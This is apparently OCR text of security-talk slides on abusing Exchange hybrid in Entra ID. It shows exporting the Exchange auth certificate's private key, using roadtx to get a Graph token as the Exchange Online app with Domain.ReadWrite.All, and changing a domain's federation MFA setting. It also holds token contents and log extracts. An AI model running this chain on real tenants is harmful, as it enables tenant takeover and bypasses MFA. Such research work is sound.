
Exchange hybrid

- Exchange on-prem has a certificate credential that is used to authenticate to Exchange online and used to allow OAuth in hybrid scenarios.
- Is configured on the Exchange online service principal.
- Can be used for client authentication.

Exporting the certificate




Hybrid-Exchange
Hybrid-Exchange
7/5/2029
Server Auther
Microsoft Exchange Server Auth Certificate
Microsoft Exchange Server Auth C...
6/9/2029
Server Auther
WMSvc-SHA2-HYBRID-EXCHANG
HYBRID-EXCHANGE
7/3/2034
Server Auther
Open
All Tasks
Cut
Copy
Delete
Properties
Help
Open
Request Certificate with New Key...
Renew Certificate with New Key...
Manage Private Keys...
Advanced Operations
Export...


Certificate Export Wizard
Export Private Key
You can choose to export the private key with the certificate.
Private keys are password protected. If you want to export the private key with the certificate, you must type a password on a later page.
Do you want to export the private key with the certificate?
Yes, export the private key
No, do not export the private key
Next
Cancel

```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx appauth -c 00000002-0000-0ff1-ce00-000000000000 -t iminyour.cloud -s "msgraph/.default offline_access" --cae --key-pem certpoc.key --c
ert-pem certpoc.pem
Requesting token with scope https://graph.microsoft.com/.default offline_access
Tokens were written to .roadtools_auth
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx describe
{
    "alg": "RS256",
    "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
    "nonce": "pC0KCCXc1uFFNEKrntujc_OvDp7Nl9-TWZT-Xn2mgAo",
    "typ": "JWT",
    "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
    "aio": "k2RgYEi8fe3ZvFmxUqli5bUHHnWvO2hksk9h969gUU6WlfV6AZsB",
    "app_displayname": "Office 365 Exchange Online",
    "appid": "00000002-0000-0ff1-ce00-000000000000",
    "appidacr": "2",
    "aud": "https://graph.microsoft.com",
    "exp": 1752827614,
    "iat": 1752740914,
    "idp": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
    "idtyp": "app",
    "iss": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
    "nbf": 1752740914,
    "oid": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "rh": "1.AXOAj_KHYn9PIkOWUahpfY_hvAMAAAAAAAAAwAAAAAAAACtAQB0AA.",
    "roles": [
        "Directory.Read.All",
        "Domain.ReadWrite.All",
        "EduRoster.Read.All",
        "Group.ReadWrite.All",
        "Policy.Read.All",
        "User.Read.All"
    ],
    "sub": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "tenant_region_scope": "EU",
    "tid": "6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "uti": "4gGDBZpFV0K6viqcuEUIAA",
    "ver": "1.0",
    "wids": [
        "0997a1d0-0d1d-4acb-b408-d5ca73121e90"
    ],
    "xms_cc": [
        "CP1"
    ],
    "xms_ftd": "VpL4YAiaT6yPlEN2c_Slm6c8XDrqGoDjK1Pa3OORJ0MBc3dlZGVuYy1kc21z",
    "xms_idrel": "7 28",
    "xms_rd": "0.42LlYBJiLBES4WAXEpjrV12-n1vGYXnccw52z9_fgaKcQgLJij4i3n9X-W11FhTm1HLXB4pyCAkwM0DAASgNAA",
    "xms_spcu": "true",
    "xms_tcdt": 1573808047,
    "xms_tdbr": "EU"
}
(ROADtools) ➜ ROADtools git:(master) ✗
```

Domain.ReadWrite.All


- Allows us to configure custom domains.
- Removing / adding domains.
- Modifying the federation information on domains.
- Modify the federation token signing certificate.

```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx appauth -c 00000002-0000-0ff1-ce00-000000000000 -t iminyour.cloud -s "msgrap
h/.default offline_access" --key-pem certpoc.key --cert-pem certpoc.pem
Requesting token with scope https://graph.microsoft.com/.default offline_access
Tokens were written to .roadtools_auth
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cl
oud/federationConfiguration'
{
    "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#domains('federated.iminyour.cloud')/federationConfigurati
on",
    "value": [
        {
            "id": "b27183e1-0e89-4a3d-ad1a-a0587edf6fc0",
            "displayName": "sts.federated.iminyour.cloud",
            "issuerUri": "http://federated.iminyour.cloud/adfs/services/trust/",
            "metadataExchangeUri": "https://sts.federated.iminyour.cloud/adfs/services/trust/mex",
            "signingCertificate": "MIIE9DCCAtygAwIBAgIQMszK77Cj4JZJ4pktutJumzANBgkqhkiG9w0BAQsFADA2MTQwMgYDVQQDEytBREZTIFNp
Z25pbmcgLSBzdHMuZmVkZXJhdGVkLmltaW55b3VyLmNsb3VkMB4XDTIzMDczMDAwMTgwM1oXDTI0MDcyOTAwMTgwM1owNjE0MDIGA1UEAxMrQURGUyBTaWduaW5
nIC0gc3RzLmZlZGVyYXRlZC5pbWlueW91ci5jbG91ZDCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoCggIBAKGCsJDnjPBvo9ZBs0O+WaHe8sORboCWAyH+6U
Laa/P64mH0PKQ9zpGDWxbuNaPgP40xvguZ2MagkPU71es7dbghUE0KwT6iEvB8g+eyJfYyi7g+P5CVLm+l2Y/Xjl7OzBIDB+yjbhfyIXJ5VryKpsOWcjVT6u73y
r8VBHnFsK68frd4/paQ3eVA8OqQzckHmFB0ahi80m5cvHnjVXAaGkq9LaTtixTxtNR0bZlqfA3e83yx7TyEkUaV7KooXXUGDz7t2HYLi1vxyJCsKBS+wpIYU8Zm
2MdvsgNcLQ0MAvcWF1ziqbp6/lR/gzB21YC4wGSYIKF7/P7/Ug9UlEr5sBIugiJoiFKpkCpdoiMvNSn9JxU+D/b1Tvh7pQ7pqdSI9+0FezrAmXKtX8D612EHfqE
b8J+ouJk8oPz+EvfBlj3+Rp/lQfOxwNplup6eTLdo0ts7LkDOKA6AeAis5aWXH/kY67vwgxFgJnb62G8FXe1WqlJ7EPgL8RUAhtBr7IEZSvo5WXyoxbCMRlkptc
dxKVAdmJtcJKQbZ0BujvG2XW0m5rhH/Guh2s1CODc9dXPLdFlrY4cxnJWoeaILBr02/OBTo/f/Vohjo32qi2beAG7BYkxvOOQoLp11X8CcjjUCX+B9HxSZXsw+s
Yz4t9pZeKzDtkTS/VZmgi/iI6ur8dcZAgMBAAEwDQYJKoZIhvcNAQELBQADggIBAAv26v2+QyEWKlxs8Z/rXQEodVXxSenUMV9F/llbydDeVtUhsPp5IGrPPFub
Z6+BCW10y0ELt00n+yvwEtDLrAFWw0nLgu+opXRrNkhtAPQJsGS6dcr5ZHFYwPaVt1xwwNJbwcd9OKfOfIHt9b6Er6jVFGAFqPSxwLqp/Y1bEa69gt20Q5QYvGe
4QYnGkOZN0ttj36TgLuUgVM/52FTbjp6B2RZPjm3DpVN4gbIUeYq6qWUJdFrdHbmcQUPn7yALss+7p8ZIX8SOXKmzM7dhq1H97g5v9swJMyFdjVYp4r/Zh/ZAmv
QUc10VM8wawSv9hEZQlY+3uvCF3XQukho3j7MJLUSBGgHC41CHSuD4jYzADjsSmS21uUCzYtwjB8YqjMC/suEK2LaNdmf+uf2N2RXKf82sy1HkDFK82nxRsIjTJ
jEXmbLJYX63IAz70PFZ/2DsbpYOczPwAcmwdJ9tn+qgBTTHGaFbRTpW02/841bsz7TrEliACyGRLg7PLo4OivKlssiU75oznPssZecZi6Z1tJfYIovwUB/ZLHwJ
Vy6jgN2zlIEn2MthV14vBXab9Cwz+nSLFcRKqJ3eVKnkT1CVN4/6eIJAxn5ED8GUJGUxW3wnKfcj5IoKK4WkzWwQBH4sNEwH0+2Oy/iDZiE4QgERlbIDttFCqgg
SS/TUveKb",
            "passiveSignInUri": "https://sts.federated.iminyour.cloud/adfs/ls/",
            "preferredAuthenticationProtocol": "wsFed",
            "activeSignInUri": "https://sts.federated.iminyour.cloud/adfs/services/trust/2005/usernamemixed",
            "signOutUri": "https://sts.federated.iminyour.cloud/adfs/ls/",
            "promptLoginBehavior": "",
            "isSignedAuthenticationRequestRequired": null,
            "nextSigningCertificate": null,
            "federatedIdpMfaBehavior": "rejectMfaByFederatedIdp",
            "passwordResetUrl": null,
            "signingCertificateUpdateStatus": {
                "certificateUpdateResult": "Success",
                "lastRunDateTime": "2024-08-03T14:58:50.7853744Z"
            }
        }
    ]
}
```

Patch federation config

```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cl
oud/federationConfiguration/b27183e1-0e89-4a3d-ad1a-a0587edf6fc0?$select=federatedIdpMfaBehavior' > fedconf.json
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cl
oud/federationConfiguration/b27183e1-0e89-4a3d-ad1a-a0587edf6fc0' -df fedconf.json -m PATCH
204

(ROADtools) ➜ ROADtools git:(master) ✗ roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cl
oud/federationConfiguration/b27183e1-0e89-4a3d-ad1a-a0587edf6fc0?$select=federatedIdpMfaBehavior'
{
    "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#domains('federated.iminyour.cloud')/federationConfigurati
on(federatedIdpMfaBehavior)/$entity",
    "federatedIdpMfaBehavior": "acceptIfMfaDoneByFederatedIdp"
}
(ROADtools) ➜ ROADtools git:(master) ✗
```


Entra ID Connect
Seamless SSO
AD FS
Exchange
Modify synced user passwords
Modify service principals
Convert cloud-only user to hybrid
Modify policies
Configure SSSO / EAM
Impersonate hybrid user
Configure federation config

Test our hybrid setup

Version

Exchange PowerShell

Search

- Set-PerimeterConfig
- Set-ServicePrincipal
- Set-SettingOverride
- Test-ApplicationAccessPolicy
- **Test-OAuthConnectivity**
- Test-ServicePrincipalAuthorization
- Test-SystemHealth
- Update-ExchangeHelp

Learn / ExchangePowerShell / organization /

Ask Learn

Test-OAuthConnectivity

Module: ExchangePowerShell


Applies to: Exchange Server 2013, Exchange Server 2016, Exchange Server 2019, Exchange Online

This cmdlet is available in on-premises Exchange and in the cloud-based service. Some parameters and settings may be exclusive to one environment or the other.

Use the Test-OAuthConnectivity cmdlet to test OAuth authentication to partner applications for a user.

For information about the parameter sets in the Syntax section below, see Exchange cmdlet syntax.

Testing OAuth connectivity



```
Client request ID: af0b9e1c-304d-4cbe-8e59-57cc92c12dc3
Information:[OAuthCredentials:Authenticate] entering
Information:[OAuthCredentials:Authenticate] challenge from 'https://outlook.office365.com/ews/Exchange
.asmx' received: Bearer client_id="00000002-0000-0ff1-ce00-000000000000", trusted_issuers="00000001-00
00-0000-c000-000000000000@*", token_types="app_asserted_user_v1 service_asserted_app_v1", authorizatio
n_uri="https://login.microsoftonline.com/common/oauth2/authorize",Basic Realm=""
Information:[OAuthCredentials:GetToken] client-id: '00000002-0000-0ff1-ce00-000000000000', realm: '',
trusted_issuer: '00000001-0000-0000-c000-000000000000@*'
Information:[OAuthCredentials:GetToken] Start building a token using organizationId ''
Information:[OAuthTokenBuilder:GetAppToken] start building the apptoken
Information:[OAuthTokenBuilder:GetAppToken] checking enabled auth servers
Information:[OAuthTokenBuilder:GetAppToken] trusted_issuer includes the auth server 'ACS - 68269e62-04
8f-4804-b5fa-af63c14b65e4' ( having DomainName : System.Collections.Generic.List`1[System.String] ): 0
0000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc,
Information:[OAuthTokenBuilder:GetAppToken] updating the tenant id with the auth server realm; current
 tenant id value is '', new value is '6287f28f-4f7f-4322-9651-a8697d8fe1bc'
Information:[OAuthTokenBuilder:GetAppToken] trying to get the apptoken from the auth server 'ACS - 682
69e62-048f-4804-b5fa-af63c14b65e4' for resource '00000002-0000-0ff1-ce00-000000000000/outlook.office36
5.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc', tenantId '6287f28f-4f7f-4322-9651-a8697d8fe1bc', userDoma
in 'hybrid.iminyour.cloud'
```

Actor token?


```
Information:[TokenBuildRequest:GetActorTokenFromAuthServer] Sending token request to 'https://accounts
.accesscontrol.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokens/OAuth/2' for the resource '0000
0002-0000-0ff1-ce00-000000000000/outlook.office365.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc' with toke
n: grant_type=http%3a%2f%2foauth.net%2fgrant_type%2fjwt%2f1.0%2fbearer&assertion=eyJ0eXAiOiJKV1QiLCJhb
GciOiJSUzI1NiIsIng1dCI6Ik4wbDRiRTlrUUxKNnQyLVFRMzcyTTRFNDUwOCJ9.eyJpc3MiOiIwMDAwMDAwMi0wMDAwLTBmZjEtY2
UwMC0wMDAwMDAwMDAwMDBANjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZlMWJjIiwiYXVkIjoiMDAwMDAwMDEtMDAwMC0w
